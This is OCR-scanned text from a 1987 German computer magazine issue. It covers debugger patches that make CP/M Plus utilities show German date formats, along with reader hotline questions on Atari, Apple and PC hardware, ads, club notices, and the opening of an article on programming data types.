' 02F8 CALL 09ED 02F8 CALL Z,09ED
' 02FB CALL 04D5 02FB CALL 04D5

' Ändern mit SID wie folgt:

```
#S02E8
02E8 2A CD
02E9 C8 E0
02EA 0B 0B
02EB 44 2A
02EC 4D C8
02ED 11 0B
02EE AC 44
02EF 0B 4D
02F0 CD 11
02F1 43 AC
02F2 0A 0B
02F3 FE CD
02F4 00 43
02F5 C2 0A
02F6 FB FE
02F7 02 00
02F8 CD CC
02F9 ED
```

```

' Die zusätzliche Uhrenabfrageroutine:
' 0BE0 11 C0 01 LD DE,01C0 'Adresse Datum-Speicher
' 0BE3 0E 32 LD C,32H 'GET TIME = BDOS-Fkt.50
' 0BE5 C3 05 00 JP 5 '(RET direkt ins HP)

```

' Einfügen mit SID wie eben gezeigt

```

#WDATE.COM,100,C7F ' DATE wieder abspeichern
-----

```

' Mit DIR geht es weiter, der Dialog ist ab sofort verkürzt wiedergegeben.
' DIR mit R-Befehl laden

```

RDIR.COM
'Adresse alt neu
S337A 2F 2E
..
S0529 CA CB
..
S3530 CB CA
..

```

' Meldungen --Scanning/Sorting-- weg :

```

S2091 CD 00
2092 E2 00
2093 30 00
..
S24F7 CD 00
24F8 E2 00
24F9 30 00
..

```

```

WDIR.COM,100,39FF ' DIR abspeichern
-----

```

RSHOW.COM ' Als nächstes ist SHOW dran

```

'Adresse alt neu
S0957 2F 2E
..
S0CEF FD FE
..
S0CF6 FE FD
..

```

```

WSHOW.COM,100,21FF ' wieder abspeichern
-----

```

RDUMP.COM ' Und schließlich DUMP

```

'Adresse alt neu
S04AA 00 01 ' High Byte von 0100h
..

```

```

WDUMP.COM,100,4FF
'C ' Patching beendet, viel Erfolg !!

```

Die Struktur der CP/M-Plus-Dienstprogramme erfordert nur kleine Änderungen, um die deutsche Schreibweise des Datums zu erreichen; lediglich DATE erfordert etwas mehr Tipparbeit. Die Texte nach den Hochkommata sind Kommentare und dürfen nicht mit eingegeben werden.

ersetzt (Adressen 02F5 und 02F8). Das Unterprogramm mit dem BDOS-Aufruf findet ab Adresse 0BE0 Platz.

Ein letzter Patch gilt dem guten alten DRI-Assembler-Beispiel DUMP: Läßt man Programme 'dumpen', stört oft die andere Startadresse (0000 statt 0100). Die Änderung im .COM-File umfaßt ein einziges Byte, sofern man nicht lieber – falls vorhanden – den 8080-Quelltext her-ausholt.

Müssen wir noch extra erwähnen, daß für solche Änderungen die Original-Disketten tabu

sind? Also patchen Sie bitte nur Kopien, damit Eingabefehler keinen irreparablen Schaden

Patchen Sie wohl

anrichten können. Die abgebildeten Listings sind überarbeitete und kommentierte (Texte nach Hochkommata) Protokolle der Patch-Sitzungen mit dem SID. Andere Debugger brauchen eventuell andere Befehle, und falls es zum 'Write'-Befehl (W) des SID keine Entsprechung gibt, ist mit SAVE zu arbeiten (siehe CP/M Plus User Guide).




Entstörtes Netz aus der Steckdose

Computer und andere elektronische Geräte werden durch das preiswerte Steckdosenfilter SF 220 wirkungsvoll gegen Störungen aus dem Netz geschützt.

Das Zwischensteckergehäuse enthält ein Breitbandfilter (bis 300 MHz), Blitzschutzelemente (Gasableiter) und als Überspannungsschutz einen Varistor.

Ab Lager lieferbar kostet die Standardausführung DM 62.15.

Neben dieser „Entstörungs-Grundausstattung“ wird ein breites Programm an Entstörkombinationen, Notstromanlagen und Unterbrechungsfreien Stromversorgungen angeboten.



manger electronic KG, Wöhlerstr. 1-3
7800 Freiburg/Br., Tel. (07 61) 5 05 38




Michael J. Esch
Handelskontor

„DIE SPEICHERPROFIS“

Als Direktimporteure bieten wir ständig zu aktuellsten Preisen

Prozessoren Speicher

Verkauf nur an Handel, Industrie und Institutionen.
Bieten Sie uns auch Ihre Rest- und Sonderposten an.

Außerdem vertreiben wir  FUJI FILM
Disketten

Richard-Wagner-Str. 4 · 2400 Lübeck 1
Tel.: 04 51/4 24 58 · Tx 2 6 580 esch d

NOVIX

Novix bietet eine Familie von Highspeed-Gate-Arrays, die die Hochsprache FORTH direkt als RISC-Architektur ausführen. Bitte fordern Sie Informationen an.

NC4000

Experimentierboard EB1 684,— DM

PC-BOARD

PC4000 zum Einstecken in
IBM-PC 4498,67 DM

Beta-BOARD

Profi-Entwicklungssystem 8180,64 DM
mit Harddisk, standalone 13 379,04 DM

VME-Board

V4000, Highspeed 11 689,56 DM

NOVIX-CHIPS

Einzelstückpreise 450,— DM

FORTH-SYSTEME

Angelika Flesch

Postfach 1103 · D-7814 Breisach

Telefon (07667) 551

HOTLINE

Rufen Sie uns einfach an, wenn Sie allgemeine technische Fragen rund um die Mikrocomputertechnik oder Rückfragen zu c't-Beiträgen haben. Die c't-Hotline (normaler Telefonsatz) hat die Nummer

05 11/53 52-0

und ist freitags zwischen 9 und 15 Uhr durchgehend besetzt. Auszüge der interessantesten Hotline-Gespräche drucken wir in jeder c't-Ausgabe ab.

Faktor 5

(Wettstreit der C-Compiler, c't 87)

Die c't widerspricht sich bei den Geschwindigkeitsangaben zum C-Compiler von Digital Research für den Atari ST. In c't 2/86 stehen ganz andere Werte für den Sieve-Test als in c't 11/86.

Das übliche Sieb-Programm läuft auf dem Atari in etwa 0,4 Sekunden ab, weshalb man üblicherweise mehrere Durchläufe mißt. Leider verschweigen die meisten Tester – und hier muß ich mich einschließen –, wie viele Programmläufe verwendet wurden. Peter Glasmacher ließ das Programm für den Test in c't 2/86 20mal ablaufen und kam auf 8,5 Sekunden, ich ermittelte mit 100 Durchgängen 41,7 Sekunden. Mit $5 \times 8,5 = 42,5$ sind die beiden Werte dann doch wieder weitgehend gleich.

Martin Schönert

TEAC-Laufwerk am Apple

Leider gelingt es mir nicht, ein Laufwerk vom Typ F55 BV-16U an meinem Apple II+ zu betreiben. Es scheint, als ob das Laufwerk die Step-Impulse des Apple-Controllers nicht richtig verarbeitet.

Da wissen wir auf Anhieb auch keinen Rat, versuchen Sie es mal bei der Apple User Group unter 02 08/67 51 41.

Ich hab es versucht – mit Erfolg. Ein Kondensator von 180 pF an die Testpunktstifte 7 und 8 gelötet, löste das Problem. Das TEAC-Laufwerk funktioniert jetzt tadellos am Apple.

Decathlon läuft

In Ihrem Schneider-Test stellten Sie fest, daß das Spiel Decathlon von Microsoft auf dem Schneider PC nicht läuft. Das betrifft aber nur die Start-Meldung. Wenn man sich jedoch über die merkwürdigen Punkte auf dem Bildschirm hinwegsetzt und unbeeindruckt 'n' eintippt, dann klappt's. Der Flugsimulator muß mindestens eine Versionsnummer ≥ 2.12 aufweisen, dann ist er auch Schneiderkompatibel. Hingegen gibt's Schwierigkeiten mit Windows und der Schneider-Maus.

Schneider PC mit 1 MByte?

Kann man in die freien RAM-Fassungen auch 256-KByte-Chips einsetzen und so über 1-MByte-RAM verfügen?

Einsetzen kann man die 256er Chips schon, doch kann der Schneider – wie jeder andere PC auch – nur maximal 640 KByte RAM nutzen; der Rest des Adreßraums ist für Video-Speicher und ROMs reserviert. Von den 256-KB-RAMs kommt daher nur ein Viertel ihrer Kapazität zum Tragen, daher sollten man doch gleich zu den billigeren RAMs mit 64 KByte greifen.

Literatur zur Hercules-Karte?

Kennen Sie Bücher, die etwas tiefergehend die Programmierung und möglichst auch die Hardware der Hercules-Karte beschreiben als die gelegentlich sehr kargen Manuals vor allem bei Fernost-Karten?

Ein Katalog-Studium der gängigen Computer-Bücher weist zwar einige Bücher zur Grafik-Programmierung des PC aus, aber eines, das nur den monochromen Grafik-Adapter zum Inhalt hat, fiel uns nicht auf. Auch englischsprachige Werke sind uns nicht geläufig. Kann einer unserer Leser ein Buch empfehlen?

360-KB-Drives am AT

Wenn man zusätzlich zum vorhandenen Multifunktions-Floppy-Laufwerk im AT mit Hard-/ Floppy-Disk-Controller ein 'normales' 40-Spur-Drive anschließen will, muß man unbedingt darauf achten, daß bei letzterem der Anschluß 34 (Disk Change) nicht beschaltet ist. Über diese Leitung ermittelt der AT nämlich, ob ein Multifunktions-Drive angeschlossen

ist. Bei manchen Laufwerken liegt dort die Ready-Leitung, aber auch wenn dort nur ein Eingang läge und das Potential per Pullup-Widerstand festgelegt wird, kann das dazu führen, daß vom Multifunktions-Laufwerk nicht mehr gebootet werden kann. Man sollte daher dafür sorgen – notfalls durch Auftrennen einer Leiterbahn –, daß diese Leitung bei 360-KB-Laufwerken offen ist.

Auch die Leitung 2, über die im allgemeinen der Head Load betätigt wird, die aber beim AT zur Medien-Umschaltung (High-Density/Normalbetrieb) benutzt wird, ist nicht unkritisch. Man sollte daher sein 360-KB-Drive so jumpern, daß der Head Load stets mit 'Motor on' zusammen aktiviert wird, oder eine vergleichbare Lösung anstreben, damit auch diese Leitung völlig unbeschaltet bleiben kann.

Und da wir schon dabei sind: In ATs ist es üblich, daß alle Laufwerke, also Festplatten und Floppies als Drive 1 (gezählt von 0 bis 3) selektiert werden, also als zweites Laufwerk per Jumper (meist DS1 genannt) eingestellt werden müssen. Die physikalische Unterscheidung wird durch speziell konfektionierte Kabel erreicht. Damit bestimmen die Stecker die Laufwerkszuordnung.

PC-Speed-Adapter und DMA

Mit dem Speed-Adapter aus c't 7/86 kommt mein Kompatibler nicht über 6 MHz hinaus; wahrscheinlich spielt der DMA-Chip (8237A) nicht mehr mit. Welche Version muß ich für höhere Frequenzen einsetzen?

Im PC läuft der DMA-Chip mit dem halben Prozessortakt. Der 8237A ist für 3 MHz, 8237-4 für 4 MHz und 8237-5 für 5 MHz ausgelegt, folglich ist der letzte Typ im PC bis 10 MHz geeignet. Da spielen aber mit Sicherheit die übrigen Chips nicht mehr mit.

Enge Verwandte

(260 ST, 520 ST+)

Welche technischen Unterschiede bestehen eigentlich zwischen dem 260 ST und dem 520 ST+? Wenn ich einen 260 ST nach Ihrem Vorschlag aus Heft 1/86 auf 1 MByte aufrüste, ist er dann einem 520 ST+ gleichwertig?

Genauso ist es.

Gestreifter Schirm

(Atari ST)

Bei meinem Atari ST tauchen auf dem Bildschirm manchmal unvermittelt Punkte oder senkrechte Streifenmuster auf. Oft stürzt das laufende Programm danach ab. Woran kann das liegen?

Dieses Phänomen deutet auf einen RAM-Fehler hin. Falls die Frist noch nicht abgelaufen ist, sollten Sie die Garantie nutzen und auf kostenloser Reparatur bestehen.

SCART ohne 12 V?

(Atari ST)

Nach Ihrer Darstellung benötigt man zum Anschluß des Atari ST an die SCART-Buchse eines Farbfernsehers eine Schaltspannung von 12 V. Angeblich soll die beim Atari ST auch vorhanden sein. Bei meinem Computer kann ich aber am Video-Ausgang keine solche Spannung messen. Der Händler, bei dem ich den Rechner gekauft habe, behauptet auch, die sei für einen SCART-Anschluß gar nicht nötig.

Nach der Norm muß das angeschlossene Gerät die Schaltspannung von 12 V zur Verfügung stellen, damit der Fernseher von der internen Programmquelle (Tuner) auf die externe umschaltet. Viele Tuner's auch mit 5 V. Die Schaltspannung sollte beim Atari ST (etwa ab März 1986) an Pin 8 der Videobuchse herausgeführt sein. Sie wird über einen Vorwiderstand von 1k2 von der 12-V-Versorgung abgezweigt.

Fremd-Tastatur am ST

Ich möchte an meinen Atari ST, den ich schon in ein PC-Gehäuse eingebaut habe, gern eine bessere Tastatur anschließen. Sehen Sie eine Möglichkeit, einen Adapter zu entwickeln, damit man beispielsweise eine AT-Tastatur am Atari betreiben kann?

Mit vernünftigem Aufwand leider nicht. Wenn Sie unbedingt eine andere Tastatur anschließen wollen, dürfte es am einfachsten sein, den Tastatur-Prozessor des ST weiterzuverwenden und die Tastenmatrix der Fremdtastatur entsprechend 'umzuzeichnen', so daß die Matrix der ST-Tastatur exakt nachgebildet wird.

Club-Nachrichten und Adressen

Der MTX-User-Club Deutschland bietet MTX-, FDX- und SDX-Besitzern Informationen sowie Soft- und Hardware in großem Umfang an – und das ohne Mitgliederbeitrag! Das Club-Info erscheint 6-8wöchentlich und ist zum Teil über 90 Seiten stark. Bislang wurde auch jeder defekte Memotech-Computer erfolgreich und billig repariert.

Kontaktadresse:

Herbert Herberg
Sonnenau 2
2000 Hamburg 76

Ende letzten Jahres wurde die Schneider PC User Group e.V. gegründet. Der Club wird in nächster Zeit folgende Leistungen anbieten: Einrichtung einer Mailbox, Public Domain Software, Einrichtung einer Sprechstunde, regelmäßige Vereinstreffen, Hilfestellungen für Anfänger, Vereinszeitschrift, Computerbörse für Gebrauchtgeräte, Händlernachweise mit besonderen Rabatten. Der Mo-

natsbeitrag beträgt derzeit 5 DM und ist für die restlichen Monate des Jahres im voraus fällig. Schüler und Studenten erhalten 50% Ermäßigung.

Schneider PC User Group e.V.
Maren Wanner
Limesstraße 26
8000 München 60

Programmabörse

Neue Pool-Disketten

Der PEARL-Pool für c't-68000- und Atari-ST-Anwender, die unter RTOS-UH/PEARL arbeiten, ist inzwischen weiter gewachsen. Die neuen Programme, darunter unter anderem ein Texteditor und eine Adaption des berühmten 'Eliza', sind auf der Pool-Diskette IV für den c't 68000 beziehungsweise der Pool-Diskette II für den Atari ST enthalten. Auf der Atari-Diskette I befindet sich unter anderem die an den Rechner angepaßte Version des Autorouters für Leiterplatten-

layouts, der bereits seit längerem für den c't 68000 zur Verfügung steht.

PEARL-Programmierer erhalten im Tausch gegen ein selbstgeschriebenes Programm, das sie dem Pool zur Verfügung stellen, kostenlos eine Pool-Diskette nach Wahl. Wer (noch) kein eigenes Programm anzubieten hat, kann die Disketten über den Heise-Platinen- & Software-Service zum Preis von jeweils 12 DM zuzüglich Versandkostenpauschale beziehen.

RAM-Erweiterung als Floppy

Als weiterer Nutzen der RAM-Erweiterung für den Apple aus c't 2/87 über die im Text geschilderte Anwendung als zusätzlicher Grafikspeicher hinaus bietet sich der Einsatz als RAM-Floppy an. Dazu habe ich mir Treiber-Routinen geschrieben, die als RSM-Modul (siehe c't 1/87 u. 2/87) in das System eingebunden werden. Die Einbindung wird durch die FREEZE-

Funktion gesichert und kann durch die UNFREEZE-Funktion rückgängig gemacht werden. Ich bin gerne bereit, Interessenten diese Treiber gegen Rückporto zukommen zu lassen.

Gerald Grösgen
Hohe Straße 12
5300 Bonn

INVESTOR auf Apple

Ich habe das Programm INVESTOR aus c't 12/86 an den Apple II angepaßt. Interessenten können gegen einen frankierten Rückumschlag und 60 Pfennig in Briefmarken von mir ein Programmlisting mit Cross-Referenz-Liste erhalten.

Georg Patrzek
Hombüchel 58
5600 Wuppertal 1


Kontakte

Wer hat Zeit und Lust, in Modula 2 auf dem Amiga zu programmieren?

Edgar Meyzis
Bonner Straße 50
5216 Niederkassel-Rheidt
022 08/730 82

Die Steuerung von technischen Modellen ist für jeden Computer-Besitzer eine große Herausforderung. fischertechnik computing hat für diese Herausforderung den programmier- und steuerbaren Plotter/Scanner entwickelt. Zum schnellen Lernen und Verstehen von moderner Computer-Technologie. Für neuen kreativen Computer-Spaß.

Zwei professionelle Grafikgeräte in einem Baukasten: Der Plotter bringt Grafiken bis DIN A4 zu Papier. Bipolare Schrittmotoren ermöglichen die Positioniergenauigkeit von unter 0,5 mm. Der Scanner tastet Bildvorlagen digital ab. Mit der Software ist sogar eine Falschfarben-Darstellung möglich. Zwei High-tech-Modelle zum Anfassen.



Übrigens: fischertechnik computing ist über eigene Interfaces und Software kompatibel zu fast allen HC's und PC's. Brandneu: das Interface für IBM! Das Modell ist mit den bekannten fischertechnik-Komponenten kombinierbar und ausbaubar. Der Roboter wird in einer Bauanleitung detailliert beschrieben. Das System für mehr Computer-Know-how.

FORDERN SIE DAS INFORMATIONSMATERIAL AN! AUCH ÜBER ANRUFBEANTWORTER MÖGLICH.

Mehr Computer-know-how mit fischertechnik computing


fischertechnik
COMPUTING

Name

Straße

PLZ/Ort

fischerwerke, D-7244 Tumlingen/
Waldachtal, Tel. 074 43/12-311 0



Daten auf den Rechner gebracht

Datentypen und Datenstrukturen

Joachim Thüx

Jeder, der einmal mit Programmiersprachen gearbeitet hat, mußte sich mit Datentypen und eventuell auch mit Datenstrukturen auseinandersetzen, ohne vielleicht genau zu wissen, um was es sich dabei handelt. Dieses Wissen stellt jedoch eine grundlegende Voraussetzung für effizientes Programmieren dar.

Haben Sie schon einmal eine Karteikarte angelegt? Dabei müssen Sie überlegen, welche Daten auf dieser Karte wiederzufinden sein sollen. Und spätestens bei dieser Überlegung kommen die Datentypen ins Spiel, denn es ist klar, daß in der Regel im Namen keine Zahlen und unter der Größe keine Buchstaben eingetragen werden. 'Nun gut', wird der Zweifler sagen, 'fassen wir einfach alle Daten als Zeichen auf und basta, wozu die Unterscheidungen?' Da gibt es nur eine Antwort: 'Haben Sie schon einmal versucht, mit einem Namen zu rechnen?'

Die Verwendung definierter Datentypen zwingt den Programmierer, sein Problem schon vor dem algorithmischen Teil zu gliedern. Dabei spart die Auswahl des richtigen Datentyps oft Speicherplatz und Rechenzeit. Außerdem erkennt ein Compiler am Datentyp, wieviel

Speicherplatz er für eine Variable reservieren muß und ob bestimmte Funktionen und Relationen auf eine Variable angewendet werden dürfen.

Einige Programmiersprachen bieten dem Anwender die Möglichkeit, Typen nach eigenem Geschmack aufzubauen. Dazu werden die vordefinierten Datentypen als Bausteine benutzt. Auch kennen nicht alle Sprachen alle Datentypen. Dies ist in den Kapiteln entsprechend vermerkt und zum Teil mit Hinweisen ergänzt, wie man diese Typen näherungsweise simulieren kann.

Die im folgenden beschriebenen Datentypen sind je nach Implementierung der Programmiersprache entweder durch den Anfangsbuchstaben einer Variablen gekennzeichnet (wie in Fortran) und/oder müssen explizit vereinbart werden (zum Beispiel in Fortran und Pascal) oder werden durch eine spezielle

Extension wie '\$' oder '%' an einer Variablen markiert (beispielsweise in BASIC).

Man unterscheidet seit Wirth [1] zwischen einfachen und strukturierten Datentypen. Einfache Datentypen sind Integer, Real, Character, Aufzählungstypen und Boolean. Die Datentypen Boolean, Integer, Character und Aufzählungstypen werden mitunter auch als skalare Datentypen bezeichnet, da sie eine Ordnung aufweisen, die jedem Element eine eindeutige Position zuweist. Diese Datentypen eignen sich daher auch für logische Vergleichsoperationen, im Gegensatz zu Real-Zahlen (siehe unten).

Integer

Unter einem Integer-Datentyp versteht man eine Zahl, die einen ganzzahligen positiven oder negativen Wert beinhalten kann; es handelt sich dabei aller-

Integer			
Funktionen Operationen	Relationen	Ergebnis	Kommentar
*		integer	Multiplikation
a / b a DIV b		real integer	Division in BASIC in Pascal
a + b		integer	Addition
a - b		integer	Subtraktion
a MOD b		integer	Modulo, bestimmt den ganzzahligen Rest bei Division
SQRT (a) SQR (a)		real	Quadratwurzel in Pascal in BASIC
SQR (a)		integer	Quadrat einer Zahl in Pascal
	a > b a >= b a < b a <= b a = b a <> b	boolean boolean boolean boolean boolean boolean	a größer b a größer gleich b a kleiner b a kleiner gleich b a gleich b a ungleich b
CHR (a) CHR\$ (a)		char char	Bilden eines Charakters aus einer Zahl a $\phi < a <= 255$ in Pascal in BASIC

Verbreitete Manipulationen und Operationen für Integer-Variablen.

dings nur um eine Untermenge der ganzen Zahlen, da die Implementation unendlicher Zahlenmengen unendlich viel Speicherplatz voraussetzen würde, was leider noch kein Computer bietet [4].

Integer werden als Zähler in jeder Form verwendet: beispielsweise als Zahl der Autos, die heute an meinem Haus vorbeifahren, als Zählvariable in Schleifen oder zur Indizierung von Feldern.

Intern werden Integers als Dualzahlen dargestellt. Sie sind vorzeichenbehaftet, das heißt, das höchste Bit entscheidet, ob die Zahl positiv oder negativ ist. Der Wertebereich dieses Typs hängt von der Implementierung ab. Üblich ist die Darstellung als 16-Bit- oder als 32-Bit-Zahl. Andere Darstellungen sind auf Mikrocomputern unüblich.

Real

Der Real-Datentyp umfaßt (theoretisch) einen Unterbereich der reellen Zahlen, einschließlich der ganzen Zahlen. Dieser Datentyp dient zur Darstellung von Zahlen, bei denen es auf Nachkommastellen ankommt. Der Wertebereich ist, wie beim Integer-Typ, von der Implementierung der jeweiligen Sprache und den Möglichkeiten des Systems abhängig. Je nach Sprache kann man sogar die 'Genauigkeit' (die Anzahl der Stellen) für Real-Zahlen angeben: beispielsweise in Fortran.

In bezug auf Rechengenauigkeit sollte man den Real-Zahlen jedoch nur bis zu einer gewissen Stelle trauen! Die reellen Zahlen, die durch sie dargestellt werden sollen, bilden ein Kontinuum, das heißt, zwischen zwei beliebigen Werten liegen immer unendlich viele weitere Werte. Das ist mit der digitalen Zahlendarstellung auf Computern nicht zu erreichen. Real-Zahlen sind deshalb diskrete Werte, also Repräsentanten von Zahlen-Intervallen [4]. Hieraus resultieren unter Umständen Rundungsfehler, die sich vor al-

lem bei Berechnungen mit hoher Genauigkeit und/oder bei Vergleichen von verschiedenen, sehr nahe beieinanderliegenden Real-Zahlen auswirken können. Deshalb sollten Real-Zahlen nie mit Gleich/Ungleich-Relationen als Abbruchskriterien für Schleifen benutzt werden.

Character

Eine frühe Form der binären Verschlüsselung von Zeichen war der Morse-Code. Damit konnten Nachrichten mit Licht, Ton oder schlimmstenfalls sogar mit Rauchzeichen übermittelt werden. Die heute in Computern verwendeten Zeichensätze stammen von den Fernschreibern ab, die erstmals Zeichen als Bitfolgen konstanter Länge kodierten.

Character sind Zeichen: Buchstaben ('a' bis 'Z'), Ziffern ('0' bis '9'), Interpunktion ('.', ':', '?', ...) und Sonderzeichen. Sie werden intern als Zahlen dargestellt, pro Zeichen ein Byte. Auf Mikrocomputern findet meist ASCII-Code Verwendung, der sieben Byte – also die Zahlen von 0 bis 127 – benutzt. Er weist dem 'A' den Wert 65,

der '0' den Wert 48 zu. Da die Buchstaben in aufsteigender Reihenfolge kodiert sind, kann man sie genau wie Zahlen vergleichen ('A' < 'B').

Seltener (nur auf Großrechnern von IBM und Siemens) ist der EBCDIC-Code. Verbreitet ist dagegen der neue IBM-Standard, der den ASCII-Code enthält und das achte Bit zur Darstellung spezieller Zeichen verwendet, etwa nationaler Sonderzeichen, die im ASCII-Code keinen Platz haben und nur unter Verlust beispielsweise der eckigen Klammern erreicht werden können.

Die verschiedenen Programmiersprachen stellen dem Anwender Funktionen zur Verfügung, mit denen man den Wert, der einem Zeichen zugeordnet ist, abfragen kann, beziehungsweise mit denen man einem Wert (nur zwischen 0 und 255) ein Zeichen zuordnen kann. Welche Funktionen und Relationen es gibt, hängt stark von der jeweiligen Sprache ab (siehe Tabelle). In einigen Sprachen (BASIC beispielsweise) gibt es keine Character. Zeichen werden dort grundsätzlich als

Real			
Funktionen Operationen	Relationen	Ergebnis	Kommentar
*		real	Multiplikation
/		real	Division
+		real	Addition
-		real	Subtraktion
SQRT SQR		real real	Quadratwurzel in Pascal in BASIC
SQR		real	Quadrat in Pascal
TRUNC		integer	ganzzahligen Anteil ermitteln
ROUND		integer	runden
	a > b a >= b a < b a <= b a = b a <> b	boolean boolean boolean boolean boolean boolean	a größer b a größer gleich b a kleiner b a kleiner gleich b a gleich b a ungleich b

Beim Bearbeiten von Real-Zahlen können die Ergebnisse auch von anderem Typ sein.

Strings (eindimensionale Felder des Typs 'Character') aufgefaßt.

Aufzählungstypen

Im Gegensatz zu den anderen einfachen Typen kann man den Wertebereich von Aufzählungstypen selbst definieren (leider

gibt es Ausnahmen wie BASIC). Dies geschieht einfach durch Aufzählen der einzelnen Elemente des Wertebereichs. Eine Variable, die einem solchen Typ zugewiesen wird, kann alle Werte annehmen, die zu dem entsprechenden Wertebereich gehören:

```
TYPE AUTO = (BMW, Porsche, Audi, VW, Ford, Austin, Fiat, Rover, Jaguar, Lancia, Mercedes, Nissan, Seat, Opel);
```

Eine Variable 'Kfz', die dem Typ 'Auto' zugeordnet wird, kann nun die oben genannten Werte einnehmen, etwa durch die Zuweisung:

```
KFZ := Audi;
```

In Sprachen, die diese Konstruktion nicht kennen, kann man sie ersetzen, indem man anstatt der symbolischen Werte einen ganzzahligen Wert als Äquivalent verwendet:

1 = BMW, 2 = Porsche, 3 = Audi, ... Die obige Zuweisung würde dann so aussehen:

```
KFZ := 3;
```

Bei solchen Verschlüsselungen kann ein Compiler jedoch die falsche Zuweisung

'KFZ := 120;' nicht erkennen. Wenn Programme übersichtlich und leicht lesbar sein sollen, sind Aufzählungstypen zweifellos die bessere Lösung.

Subtypes

Die bisherigen Datentypen lassen die Definition von Unterbereichstypen zu, sogenannten Subtypes. Es handelt sich hierbei um einen Ausschnitt aus dem Wertebereich eines vorher

String			
Funktionen Operationen	Relationen	Ergebnis	Kommentar
a + b CONCAT (a,b)		string string	Addition in BASIC in Pascal
COPY (a,p,x) MIDS (a,p,x)		string string	Separieren einer Zeichenkette von x Zeichen aus einem String a ab Position p in Pascal in BASIC
LEFT\$ (a,x) RIGHT\$ (a,x)		string string	Separieren von x Zeichen aus einer Zeichenkette a vom linken bzw. rechten Ende in BASIC in BASIC
LENGTH (a) LEN (a)		integer integer	Länge eines String ermitteln in Pascal in BASIC
	a > b a >= b a < b a <= b a = b a <> b	boolean boolean boolean boolean boolean boolean	a größer b a größer gleich b a kleiner b a kleiner gleich b a gleich b a ungleich b

Boolean			
Funktionen Operationen	Relationen	Ergebnis	Kommentar
AND OR NOT	a = b a <> b	boolean boolean boolean boolean	logisches Und logisches Oder logisches Nicht a gleich b a ungleich b

Boolesche Variablen kennzeichnen zwei mögliche Zustände: 'wahr' und 'unwahr'.

Character			
Funktionen Operationen	Relationen	Ergebnis	Kommentar
ORD (a) ASC (a)		integer integer	Kennummer (Code) von a ausgeben in Pascal in BASIC
	a > b a >= b a < b a <= b a = b a <> b	boolean boolean boolean boolean boolean boolean	a größer b a größer gleich b a kleiner b a kleiner gleich b a gleich b a ungleich b

Auch in Hochsprachen besitzen Zeichen eine Wertigkeit, die es erlaubt, sie wie Zahlen zu vergleichen. Manche Sprachen erlauben es sogar, damit zu rechnen (C zum Beispiel).

definierten Datentyps. Wenn im Programm die Einhaltung des Bereichs überprüft wird, sind Subtypes bei der Diagnose von Programmfehlern hilfreich. So kann man in Pascal beispielsweise den Typ

```
TYPE Cardinal = 0..maxint;
```

definieren ('maxint' ist in Pascal eine vordefinierte Variable vom

